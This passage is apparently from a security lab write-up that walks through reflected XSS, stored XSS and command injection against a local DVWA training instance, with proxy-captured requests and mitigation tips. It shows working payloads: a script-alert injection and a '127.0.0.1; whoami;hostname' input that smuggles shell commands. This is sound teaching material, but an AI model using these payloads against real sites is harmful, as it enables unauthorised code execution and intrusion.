    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
    </script>

  </head>
```

Step 5: As shown in the screenshot below, a pop-up window appeared in the application.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

127.0.0.1

XSS

Mitigation


1. Output Encoding: **Accept only expected input formats** (e.g., numbers, email, alphanumeric). Use **whitelisting** (allow known good) instead of blacklisting (block known bad).

2. Use HTTPS: Ensures attackers cannot inject malicious code via man-in-the-middle (MITM) attacks.

Vulnerability 3

XSS-Stored:
Stored XSS, also known as persistent XSS, is a type of XSS attack where malicious input is stored on the server (e.g., in a database, comment field, or user profile) and executed every time another user accesses the affected page

Step 1: Enter the **name** and **message** and click on **Sign Guestbook. As shown in the below screenshot.**



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * xss

Name: test
Message: alert(\'XSS\')

Name: Xss-stored
Message:


Name: test123
Message: alert(\"XSS\");

Name: test
Message:

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Step 2: Capture the request using a web proxy tool (**Burp Suite**), and observe the input that was entered.




Time	Type	Direction	Method	URL
12:54:55 16 Jun 2025	HTTP	→ Request	POST	http://127.0.0.1/DVWA/vulnerabilities/xss_s/

```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: PHPSESSID=8adb1bc647bac4d46041282103af0045; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

txtName=test&mtxMessage=xss&btnSign=Sign+Guestbook
```

Step 3: Replace the user Input with the below XSS payload and forward the request.


“<script>alert(‘xss’) </script>”



Time	Type	Direction	Method	URL
12:57:06 16 Jun 2025	HTTP	→ Request	POST	http://127.0.0.1/DVWA/vulnerabilities/xss_s/

```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: PHPSESSID=8adb1bc647bac4d46041282103af0045; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

txtName=test&mtxMessage=<script>alert('xss')</script>&btnSign=Sign+Guestbook
```


Step 4: As observed in the snippet below, the server responded with a 200 status code, indicating a successful request.



```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Origin: http://127.0.0.1
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Cookie: PHPSESSID=8adb1bc647bac4d46041282103af0045; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

txtName=test&mtxMessage=<script>alert('xss')</script>&btnSign=Sign+Guestbook
```

```
HTTP/1.1 200 OK
Date: Mon, 16 Jun 2025 16:58:05 GMT
Server: Apache/2.4.63 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5798
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA)
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
    </script>

  </head>

  <body class="home light">
    <div id="container">
```

Step 5: As shown in the screenshot below, a pop-up window appeared in the application.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * xss

127.0.0.1

xss

Name: test
Message:

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Mitigation:


1. Use HTTP Only Cookies: To prevent stealing session cookies via JavaScript.
2. Input Validation: Allow only the expected data type (e.g., numbers, alphanumeric). Reject or sanitize unexpected characters like <, >, ', " when not needed.

Vulnerability 4

Command Injection: Command Injection is a high-severity security vulnerability that allows an attacker to execute arbitrary system commands on the server by exploiting applications that pass user input directly to a system shell or command-line interpreter (such as Bash, PowerShell, or CMD) without proper validation.

Steps:

- Enter a valid IP like 127.0.0.1 and click **Submit**.
- You should see the ping response output displayed on the screen.
- Now try injecting a Linux command by appending it to the IP using a semicolon:
- If the application is vulnerable, the result of the **whoami;hostname** command will be displayed on the screen.
- This confirms that the input is not being sanitized, and the server is executing the shell commands.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1; whoami;hostname

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.170 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.019/0.065/0.170/0.060 ms
www-data
kali
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Mitigation:

1. Avoid using shell commands: Prefer safe APIs or libraries that perform actions without calling the shell.

2. Input Validation: Whitelist only valid, expected input. Reject anything not matching a strict pattern (e.g., only IPs or domain names).